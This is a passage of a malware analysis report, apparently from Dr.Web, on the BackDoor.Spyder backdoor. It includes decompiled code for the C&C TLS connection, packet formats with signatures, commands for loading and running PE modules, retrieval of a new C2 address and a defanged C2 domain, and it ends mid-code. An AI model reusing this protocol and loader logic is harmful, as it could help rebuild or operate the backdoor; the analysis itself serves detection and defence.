0000000018008E1D0 83 A7 DD 22 31 14 83 08 D7 74 3B 31 08 84 EF 25 f53"1.f.Чт;1.,п%
0000000018008E1E0 CF 2D 44 FC 2D 54 77 0B 17 E2 70 4D BE 2F C1 FC П-ДЪ-Tw..вpMs/Бъ
0000000018008E1F0 ED D9 6B 9E DB 60 28 27 C4 1E 6D 15 3D DD B9 43 нЩkñы` ('д.м.=ЭNC
0000000018008E200 64 37 58 B4 BD 48 85 FA D1 D6 F7 5A 33 EB EC B7 d7XrSH...ъCЦчZ3лм·
0000000018008E210 86 62 92 1F 89 D7 A4 BD D3 1F F3 18 9D A4 15 27 +b'.%4MSY.y.кд. '
0000000018008E220 16 7B 26 9F 5C 53 87 BD 40 22 D2 5E CD AB D5 6F .{&u\S+S@"T^H«Xo
0000000018008E230 1D AC C3 0D F1 D9 D5 F5 6A D3 16 76 58 DF F7 0B .-Г.цЩXxjУ.vXЯЧ.
0000000018008E240 20 0D ED 7B 97 AE 66 0A E6 CC 9F 73 50 FB CE 16 .н{-@f.жМұsРыО.
0000000018008E250 A6 DC 45 D0 2F 70 3E C8 C8 59 4D C4 62 EC B0 E9 !bEP/p>ИИYМДbm°Й
```

Certificate information can be found in the [Addendum No. 1](#) to the study.

The `DllMain` function enables for the creation of multiple operating threads depending on a number of conditions.

- Main thread — `thread_1_main`
- New server request thread — `thread_2_get_new_C2_start_communication`
- Encrypted module execution thread — `thread_4_execute_encrypted_module`

For execution, the value of the `builtin_config.exec_mode` parameter must be non-zero.

- If the `builtin_config.exec_mode` value is 1 or 2, and the process command line contains the `-k netsvcs` substring, the main thread and the thread for getting the new C&C server address are started;
- If `builtin_config.exec_mode` is equal to 2, a thread that decrypts and runs the module stored in the system is started;
- If the value is 3, the main thread and the thread for getting the new C&C server address are started.

In the examined sample, the value of the `exec_mode` parameter is 3.

## The main thread

First, the backdoor checks the OS version then prepares a structure for initializing functions and a structure for storing a certain configuration fields. The procedure looks artificially complicated.

```
funcs_struct.field_18 = 0i64;
l_config.hash_id[0] = 0;
funcs_struct.p_fn_init_funcs_struct_0_1 = initializer_callback_1;
funcs_struct.p_fn2 = initializer_callback_2;
funcs_struct.p_fn3 = initializer_callback_3;
*&l_config.hash_id[1] = 0i64;
*&l_config.hash_id[9] = 0i64;
*&l_config.hash_id[17] = 0;
l_config.hash_id[19] = 0;
memset(l_config.string, 0, 0x4Dui64);
l_config.field_54 = g_p_builtin_config->field_BC;
strncpy(l_config.string, g_p_builtin_config->mb_string, 0x3Fui64);
*l_config.hash_id = *g_p_builtin_config->hash_id;
*&l_config.hash_id[16] = *&g_p_builtin_config->hash_id[0x10];
if ( g_p_builtin_config->mb_cert_len )
{
    l_config.p_cert = &g_p_builtin_config->cert;
    l_config.cert_len = g_p_builtin_config->mb_cert_len;
}
if ( init_global_funcs_and_allocated_cfg(&l_config, &funcs_struct) )
```

3 pointers to functions are inserted to the `funcs_struct` structure of the `funcs_1` type that will be called in turn inside the `init_global_funcs_and_allocated_cfg` function.

```
__int64 __stdcall init_global_funcs_and_allocated_cfg(allocated_cfg *p_var_cfg, funcs_1 *p_funcs)
{
    void *v5; // rax
    __int64 v6; // rbx
    unsigned int v7; // ebx
    unsigned int v8; // ecx
    void *v9; // rcx

    if ( !p_var_cfg )
        return 0i64;
    if ( g_funcs_and_allocated_cfg_initialized )
        return 1i64;
    if ( init_WSA_and_crit_sect_0() )
        return 0i64;
    v5 = p_funcs->p_fn_init_funcs_struct_0_1;
    v6 = 0i64;
    if ( p_funcs->p_fn_init_funcs_struct_0_1 )
    {
        do
        {
            set_global_funcs_by_callbacks(v5);
            v5 = *(&p_funcs->p_fn2 + v6++);
        }
    }
```

In the `set_global_funcs_by_callbacks` function, each initializer function is called in turn.

The general order of structure forming is as follows:


- 1) Two structures are passed to each function: the first contains pointers to some functions; the second is empty.
- 2) Each function transfers function pointers from one structure to another.
- 3) After calling the initializer function, the function pointers are moved from the local structure to the global array of structures at a certain index.



As a result, after all the unusual transformations, a certain number of global structures that are combined into a single array remain.

```
seg003:00000000180094C70 g_struc_1_3      gfuncs_1_3 <?>
seg003:00000000180094C70
seg003:00000000180094CC0 g_struc_1_2      gfuncs_1_2 <?>
seg003:00000000180094CC0
seg003:00000000180094D10 ; struc_1 g_struc_1_uninit
seg003:00000000180094D10 g_struc_1_uninit struc_1 <?>
seg003:00000000180094D10
seg003:00000000180094D60 g_struc_1_1      gfuncs_1_1 <?>
```

Ultimately, the function call can be represented as follows.



```
seg000:0000000018004CFF6
seg000:0000000018004CFF6 srv_type_2_3:          ;_QWORD
seg000:0000000018004CFF6 mov     r9, [r9+connection_obj.p_session_1_ssl]
seg000:0000000018004CFFA mov     r8d, [rbx+struc_11.net_context.WSA_error] ;_QWORD
seg000:0000000018004CFFE mov     ecx, [rbx+struc_11.net_context.key_id] ;_QWORD
seg000:0000000018004D001 mov     edx, 1 ;_QWORD
seg000:0000000018004D006 call    cs:g_struc_1_2.init_ssl_and_make_handshake ; 0x1800014D0
seg000:0000000018004D00C jmp     short loc_18004D03C
```

The use of complex transformations like copying local structures with functions and transferring them to global structures is probably intended to complicate the analysis of a malicious sample.

The backdoor then uses the UT hash library to generate a hash table of service structures responsible for storing the network connection context, connection parameters, etc.

Below is the fragment of the hash table generation code.

```
g_p_struc_10->hh.tbl->tail = &g_p_struc_10->hh;
g_p_struc_10->hh.tbl->num_buckets = 32;
g_p_struc_10->hh.tbl->log2_num_buckets = 5;
g_p_struc_10->hh.tbl->hho = 24i64;
g_p_struc_10->hh.tbl->buckets = malloc(0x200ui64);
v9 = g_p_struc_10->hh.tbl;
if ( !v9->buckets )
    exit(-1);
memset(v9->buckets, 0, 0x200ui64);
g_p_struc_10->hh.tbl->signature = 0xA0111FE1;
}
v10 = &v4->hh;
++g_p_struc_10->hh.tbl->num_items;
v11 = g_p_struc_10->hh.tbl;
v4->hh.hashv = -17973517;
v4->hh.tbl = v11;
LODWORD(v11) = (LOBYTE(v4->key_id)
+ (BYTE1(v4->key_id) << 8)
+ (BYTE2(v4->key_id) << 16)
+ (HIBYTE(v4->key_id) << 24)
- 1640531527
+ 1658505044) ^ 0x7F76D;
v12 = (v11 << 8) ^ (-1622558010 - v11);
v13 = (v12 >> 13) ^ (-17973517 - v12 - v11);
LODWORD(v11) = (v13 >> 12) ^ (v11 - v13 - v12);
v14 = (v11 << 16) ^ (v12 - v13 - v11);
v15 = (v14 >> 5) ^ (v13 - v14 - v11);
LODWORD(v11) = v11 - v15 - v14;
v16 = (((((v15 >> 3) ^ v11) << 10) ^ (v14 - v15 - ((v15 >> 3) ^ v11))) >> 15) ^ (v15
- (((v15 >> 3) ^ v11) << 10) ^ (v14 - v15 - ((v15 >> 3) ^ v11)))
- ((v15 >> 3) ^ v11));
v4->hh.hashv = v16;
v17 = g_p_struc_10->hh.tbl;
```

It is worth noting that the hash table contains a signature value that allows one to determine the library used: `g_p_struc_10->hh.tbl->signature = 0xA0111FE1;`




The backdoor in question is characterized by the distribution of relevant fields and data across several structures created specifically for this purpose. This feature makes it difficult to create meaningful names for structures during analysis.

After the preparatory steps, the backdoor proceeds to initialize the connection to the C&C server.

### Initializing the connection to the C&C server

It is noteworthy that the program code associated with the network connection contains its own error codes, in addition to the codes from the mbedtls library.



A list of error codes found in the sample.

```

enum ERROR_CODES
{
    ERROR_CODE_1392 = 0x1392,
    ERROR_BAD_ARGS = 0x5208,
    ERROR_CODE_520B = 0x520B,
    ERROR_CODE_520D = 0x520D,
    ERROR_CODE_59D8 = 0x59D8,
    ERROR_CODE_59DB = 0x59DB,
    ERROR_CODE_59DC = 0x59DC,
    ERROR_INVALID_ARGUMENT = 0x59DE,
    ERROR_CODE_59DF = 0x59DF,
    ERROR_CODE_61A8 = 0x61A8,
    ERROR_BAD_ALLOCATION = 0x61A9,
    ERROR_BAD_PACKET_SIGNATURE = 0x61AA,
    ERROR_CODE_61AB = 0x61AB,
    ERROR_CODE_61AC = 0x61AC,
    ERROR_CODE_61AD = 0x61AD,
}
  
```

```
ERROR_CODE_61AF = 0x61AF,  
ERROR_CODE_61B0 = 0x61B0,  
ERROR_CODE_61B1 = 0x61B1,  
ERROR_BUFFER_NOT_EMPTY = 0x61B2,  
ERROR_CODE_6590 = 0x6590,  
ERROR_CODE_6592 = 0x6592,  
ERROR_BAD_ALLOC = 0x6593,  
};
```

After a series of preparatory actions, the backdoor resolves the address of the C&C server stored in the configuration and retrieves the port. Addresses in the configuration are stored as strings: `koran.junlper[.]com:80` and `koran.junlper[.]com:443`. Next, the program creates a TCP socket for the connection. After that, it creates a context for the secure connection and performs a TLS handshake.

```
v15 = mbedtls_ssl_setup(&bio->ssl, v9);  
if ( v15 )  
{  
LABEL_22:  
    free(bio);  
    return v15;  
}  
bio->ssl.f_send = (mbedtls_ssl_send_t *)f_send_wrap;  
bio->ssl.p_bio = bio;  
bio->ssl.f_recv_timeout = 0i64;  
bio->ssl.f_recv = (mbedtls_ssl_recv_t *)f_recv;  
g_struc0_2.append_session_to_connection_settings(1i64, key_id, bio);  
if ( use_cfg_key )  
{  
    error_message[0] = 0;  
    memset(&error_message[1], 0, 0x103ui64);  
    v16 = mbedtls_ssl_handshake(&bio->ssl);  
    v15 = v16;  
    if ( v16 == MBEDTLS_ERR_SSL_WANT_READ || v16 == MBEDTLS_ERR_SSL_WANT_WRITE )  
    {  
        v15 = 0;  
    }  
    else if ( v16 )  
    {  
        mbedtls_strerror(v16, error_message, 0x104ui64);  
        return ERROR_CODE_61AF;  
    }  
}  
return v15;  
}
```

After establishing secure connection, the backdoor expects a packet with a command from the C&C server. The program works with two packet formats:

1. The packet received after processing the TLS protocol is a "transport" packet.
2. The packet received after processing the transport packet is a "data" packet. It contains the command ID and additional data.

The transport packet header is represented by the following structure.

```
struct transport_packet_header
{
    DWORD signature;
    WORD compressed_len;
    WORD uncompressed_len;
};
```

The data is placed after the header and packed by the LZ4 algorithm. The backdoor checks the value of the `signature` field. It must be equal to `0x573F0A68`.

After unpacking, the resulting data packet has a header in the following format.

```
struct data_packet_header
{
    WORD tag;
    WORD id;
    WORD unk_0;
    BYTE update_data;
    BYTE id_part;
    DWORD unk_1;
    DWORD unk_2;
    DWORD len;
};
```

The `tag` and `id` fields together define the backdoor action, which means they denote the command ID.

These header structures are used in both directions of interaction.

The order of processing server commands:

1. Client verification
2. Sending the information about the infected system
3. Processing commands by IDs

There is a variable that stores the state of the dialog in the structure responsible for communicating with the C&C server. Therefore, before directly executing commands, performing the first two steps is required, which can be considered as a second handshake.

### **A verification step**

To perform the verification step, the values of the `tag` and `id` fields in the primary packet received from the C&C server must be equal to 1.

The verification process is as follows:

1. The backdoor forms a buffer from an 8-byte array that follows the packet header and the `hash_id` field taken from the configuration. The result can be represented as the structure:

```
struct buff
{
    BYTE packet_data[8];
    BYTE hash_id[20];
}
```

2. The SHA1 hash of the data in the resulting buffer is calculated. The result is placed in the packet (after the header) and sent to the server.

### **Sending system information**

The next packet received from the C&C server must have the `tag` value equal to 5 and `id` value equal to 3. The system data is formed as a `sysinfo_packet_data` structure.

```
struct session_info
{
    DWORD id;
    DWORD State;
    DWORD ClientBuildNumber;
    BYTE user_name[64];
    BYTE client_IPv4[20];
    BYTE WinStationName[32];
    BYTE domain_name[64];
};

struct sysinfo_block_2
{
    WORD field_0;
    WORD field_2;
    WORD field_4;
    WORD system_def_lang_id;
    WORD user_def_lang_id;
    DWORD timezone_bias;
    DWORD process_SessionID;
    BYTE user_name[128];
    BYTE domain_name[128];
    DWORD number_of_sessions;
    session_info sessions[number_of_sessions];
};

struct sysinfo_block_1
{
    DWORD unk_0; //0
```

```
DWORD bot_id_created;
DWORD dw_const_0; //0x101
DWORD os_version;
WORD dw_const_2; //0x200
BYTE cpu_arch;
BYTE field_13;
DWORD main_interface_IP;
BYTE MAC_address[20];
BYTE bot_id[48];
WCHAR computer_name[128];
BYTE cfg_string[64];
WORD w_const; //2
WORD sessions_size;
};

struct sysinfo_packet_data
{
    DWORD id;
    sysinfo_block_1 block_1;
    sysinfo_block_2 block_2;
};
```

The `sysinfo_packet_data.id` field contains a 0x19C0001 constant.


The `sysinfo_packet_data.block_1.bot_id` value is extracted from the registry. The backdoor locates it in the instance parameter of the `SOFTWARE\Clients\Mail\Hotmail\backup` key, which, in turn, depending on the privileges, can be located in the HKLM or HKCU sections.

If the value is missing, a random GUID is generated using `UuidCreate`, then formatted as a `XXXXXXXX-XXXX-XXXX-XXXX-XXXXXXXXXXXX` string and saved. If the ID already existed, the `sysinfo_packet_data.block_1.bot_id_created` parameter is assigned the 1 value. If the ID was created, the parameter is assigned the 2 value.

The `sysinfo_packet_data.block_1.cpu_arch` parameter value:

- 1 — x86
- 2 — x64

The process of determining the MAC address and IP address values by the backdoor is noteworthy. First, the program searches for the network interface through which the largest number of packets passed, then gets its MAC address and searches for the IP address of this interface.



The OS version is encoded with a value from 1 to 13 (0 if an error occurs, starting with 5.0 and then ascending the version).

The `sysinfo_packet_data.block_1.cfg_string` field contains the string value from the backdoor configuration, which is equal to the character 1.

## Processing commands

After the verification step and sending the system information, **BackDoor.Spyder.1** begins processing the main commands. Unlike most backdoors, whose commands are quite specific (pick up a file, create a process, etc.), in this instance, they are more of a service nature and represent instructions for storing and structuring the received data. In fact, all these service

commands are aimed at loading new modules in PE format, storing them, and calling certain exported functions. It is worth noting that the modules and their information are stored in memory in the form of hash tables using UT-hash.

| tag | id | Description  |
|-----|----|--|
| 6   | 1  | Send the number of received modules to the server.   |
|     | 2  | Save the parameters of the received module in memory.  |
|     | 3  | Save the body of the module in the memory.   |
|     | 4  | Load a previously saved module. The search is performed in the hash table by the ID obtained from the packet with the command. The module is loaded into memory, its entry point is called, then the addresses of the 4 exported functions are obtained, which are stored in the structure for further call. Call the exported function No. 1.<br><br><pre> __int64 __fastcall load_PE_module_and_get_export_functions(void *packet_i2, void *p_PE_module, module_exports *loaded_module_exports) {     __int64 result; // rax     loaded_module *v5; // rbx      result = (__int64)load_and_execute_DLL_module((IMAGE_DOS_HEADER *)p_PE_module);     v5 = (loaded_module *)result;     if ( result )     {         loaded_module_exports-&gt;loaded_module_1 = (loaded_module *)result;         loaded_module_exports-&gt;export_func_1 = get_export_function_by_index((loaded_module *)result, 1u);         loaded_module_exports-&gt;export_func_2 = get_export_function_by_index(v5, 2u);         loaded_module_exports-&gt;export_func_3 = get_export_function_by_index(v5, 3u);         loaded_module_exports-&gt;export_func_4 = get_export_function_by_index(v5, 4u);         result = 1i64;     }     return result; </pre> |
|     | 5  | Call the exported function No. 4 of one of the loaded modules, then unload it.   |
|     | 6  | Send in response a packet consisting only of the data_packet_header header, in which the unk_2 field is 0xFFFFFFFF.  |
|     | 7  | Call the exported function No. 2 of one of the loaded modules.   |
|     | 8  | Call the exported function No. 3 of one of the loaded modules.   |
| 5   | 2  | Send information about the current connection parameters to the server.  |
| 4   | -  | Presumably, the exported function No. 1 can return a table of pointers to functions, and the program calls one of these functions at this command.   |

After processing each packet received from the server, the backdoor checks the difference between the two values of the GetTickCount result. If the value exceeds the specified reference value, it sends the 0x573F0A68 signature value to the server without any additional data and transformations.

```
v4 = 0;
tick_count = GetTickCount();
if ( !p_Session )
    return v4;
if ( p_Session->mb_mode )
{
    if ( !g_flag_0 )
        return v4;
}
else if ( !ticks_flag )
{
    return v4;
}
if ( !p_Session->tick_count_2 )
{
    srand(tick_count);
    p_Session->tick_count_1 = tick_count;
    p_Session->tick_count_2 = tick_count;
}
if ( tick_count - p_Session->tick_count_1 > 1000 * msec )
    return 0x61AEi64;
if ( p_Session->mb_mode )
{
    if ( tick_count - p_Session->tick_count_2 > 1000 * p_Session->rnd_value_ticks_coefficient )
    {
        v7 = 0x573F0A68i64;
        p_Session->tick_count_2 = tick_count;
        v4 = ((__int64 (__fastcall *))(__int64, _QWORD, __int64 *))g_struc0_1.f_send(3i64, key_id, &v7);
        p_Session->rnd_value_ticks_coefficient = (int)((double)rand() * 0.000030517578125 * 10.0 * 2.0
            + (double)dword_180090D54
            - 10.0);
    }
}
```

## New server request thread

**BackDoor.Spyder.1** can request the address of the new C&C server if the `url_C2_req` URL is provided in the configuration. To request this URL, the program can use both the system proxy and the HTTP proxy provided in the configuration. The request is made using the `InternetOpenUrlA` WinHTTP API.

The response must be a Base64-encoded string between two markers: `DZKS` and `DZJS`. It should be noted that a similar algorithm and markers were used in the **PlugX** family ([BackDoor.PlugX.28](#), [BackDoor.PlugX.38](#)).

The decoded string is decompressed using the `RtlDecompressBuffer` function, resulting in the address of the new C&C server and the port to connect to.



```
http_context::set_connect_type(v13, impersonation);
if ( impersonation != 1 )
{
    v16 = init_http_connect(v13, url);
    goto LABEL_18;
}
if ( proxy_server )
{
    v16 = http_connect_with_proxy(v13, url, proxy_server, proxy_username, proxy_password);
LABEL_18:
    v15 = v16;
}
data_len = 0;
if ( v15 )
{
    v17 = operator new(0x100000ui64);
    memset(v17, 0, 0x100000ui64);
    if ( v17 )
    {
        internet_read(v13, v17, 0x100000u, &data_len);
        if ( data_len )
        {
            Sourcea[0] = 0;
            memset(&Sourcea[1], 0, 0x7FFui64);
            if ( extract_substr_DZKS_DZJS((char *)v17, Sourcea) )
            {
                LODWORD(decoded_response) = 0;
                v18 = (void *)decode_response(Sourcea, (char *)&decoded_response);
                v19 = v18;
                if ( v18 )
                {
                    v20 = (int)decoded_response;
                    if ( (int)decoded_response <= *type )
                    {
                        memmove(result_Decoded, v18, (int)decoded_response);
                    }
                }
            }
        }
    }
}
```

## Encrypted module execution thread

If the `exec_mode` configuration parameter is set to 2 and the command line contains `-k netsvcs`, the backdoor creates a separate thread to execute the module stored in the file.

To do this, the backdoor searches for the `C:\Windows\System32\1.update` file at first. If such a file exists, the program reads it and decrypts it.


```
CBuffer::init(&pCBuffer);
if ( (unsigned int)read_file(path_sysdir_update, &pCBuffer) )
{
    v5 = *(_DWORD *)CBuffer::get_data_ptr(&pCBuffer, 0);
    if ( v5 + 4 == CBuffer::get_data_size(&pCBuffer) )
    {
        pDataIn.pbData = CBuffer::get_data_ptr(&pCBuffer, 4u);
        pDataIn.cbData = v5;
        ppszDataDescr = 0i64;
        v6 = LoadLibraryA("crypt32.dll");
        if ( v6 )
        {
            CryptUnprotectData = (BOOL (__fastcall *)(DATA_BLOB *, LPWSTR *, DATA_BLOB *, PVOID, CRYPTPROTECT_PROMPTSTRUCT *, DWORD, DATA_BLOB *))GetProcAddress(v6, "CryptUnprotectData");
            if ( CryptUnprotectData )
            {
                if ( CryptUnprotectData(&pDataIn, (LPWSTR *)&ppszDataDescr, 0i64, 0i64, 0i64, 1, &DataOut) )
                {
                    if ( DataOut.pbData && DataOut.cbData )
                    {
                        strncpy(decrypted, (const char *)DataOut.pbData, 0x103ui64);
                        CBuffer::free(&pCBuffer);
                        result = 0;
                    }
                }
            }
        }
    }
}
```

This file contains the path to an encrypted file containing a DLL module that the backdoor reads, decrypts, and loads.

```
if ( !check_exists_and_not_dir(filename) )
    return 1164;
ppszDataDescr = 0i64;
v5 = LoadLibraryA("crypt32.dll");
if ( !v5 )
    return 2164;
CryptUnprotectData = (BOOL (__fastcall *)(DATA_BLOB *, LPWSTR *, DATA_BLOB *, PVOID, CRYPTPROTECT_PROMPTSTRUCT *, DWORD, DATA_BLOB *))GetProcAddress(v5, "CryptUnprotectData");
if ( !CryptUnprotectData )
    return 3164;
CBuffer::init(&pCBuffer_file_data);
if ( (unsigned int)read_file(filename, &pCBuffer_file_data) )
{
    DataIn.pbData = CBuffer::get_data_ptr(&pCBuffer_file_data, 0);
    DataIn.cbData = CBuffer::get_data_size(&pCBuffer_file_data);
    ppszDataDescr = 0i64;
    if ( CryptUnprotectData(&DataIn, (LPWSTR *)&ppszDataDescr, 0i64, 0i64, 0i64, 1, &DataOut) )
    {
        CBuffer::append(file_content, DataOut.pbData, DataOut.cbData);
        CBuffer::free(&pCBuffer_file_data);
        result = 0i64;
    }
}
```

## Features of the x86 version

The version of the backdoor designed to run on 32-bit Microsoft Windows operating systems is detected by Dr.Web as a **BackDoor.Spyder.3** (83e47dbe20882513dfd1453c4fcfd99d3bcecc3d). The main difference of this modification is the presence of debug messages. The list of debug messages can be found in the [Addendum No 2](#) to the study.



Messages are recorded on the log file located in the %WINDIR%\temp\deskcpl.ttf directory. Depending on the initialization parameters, they can be output using OutputDebugStringA or encrypted using a simple XOR operation with byte 0x62.

```
GetLocalTime(&SystemTime);
_sprintf(
    timestamp,
    0xC7u,
    "[%d/%d/%d/%d:%d:%d]",
    SystemTime.wYear,
    SystemTime.wMonth,
    SystemTime.wDay,
    SystemTime.wHour,
    SystemTime.wMinute,
    SystemTime.wSecond);
OutputString[0] = 0;
memset(&OutputString[1], 0, 0x7FFu);
module_path[0] = 0;
memset(&module_path[1], 0, 0x103u);
GetModuleFileNameA(0, module_path, 0x104u);
v1 = strrchr(module_path, 92);
PID = GetCurrentProcessId();
modulr_filename = v1 + 1;
if ( modulr_filename )
    _sprintf(OutputString, 0x7FFu, "%s[%s][%d]->%s\r\n", timestamp, modulr_filename, PID, msg_str);
else
    _sprintf(OutputString, 0x7FFu, "%s[%s][%d]->%s\r\n", timestamp, byte_100741AE, PID, msg_str);
if ( flag_output_dbg )
    OutputDebugStringA(OutputString);
v3 = strlen(OutputString);
if ( flag_encrypt_log_msg )
{
    for ( i = 0; i < v3; ++i )
        OutputString[i] ^= 0x62u;
}
v5 = CreateFileA(path_windir_deskcp1, 0x40000000u, 1u, 0, 4u, 0x80u, 0);
v6 = v5;
if ( v5 == (HANDLE)-1 || !v5 )
    return 0;
SetFilePointer(v5, 0, 0, 2u);
NumberOfBytesWritten = 0;
WriteFile(v6, OutputString, v3, &NumberOfBytesWritten, 0);
CloseHandle(v6);
return 1;
```

Messages related to communication with the C&C server and command processing are output using the `OutputDebugStringA` function. It is noteworthy that for such messages, the [Spyder] prefix is used.

```
int dbg_string(char *Format, ...)
{
    int result; // eax
    CHAR OutputString; // [esp+4h] [ebp-408h] BYREF
    char v3[1023]; // [esp+5h] [ebp-407h] BYREF
    va_list va; // [esp+418h] [ebp+Ch] BYREF

    va_start(va, Format);
    OutputString = 0;
    memset(v3, 0, sizeof(v3));
    _vsprintf_s(&OutputString, 0x400u, 0xFFFFFFFF, Format, va);
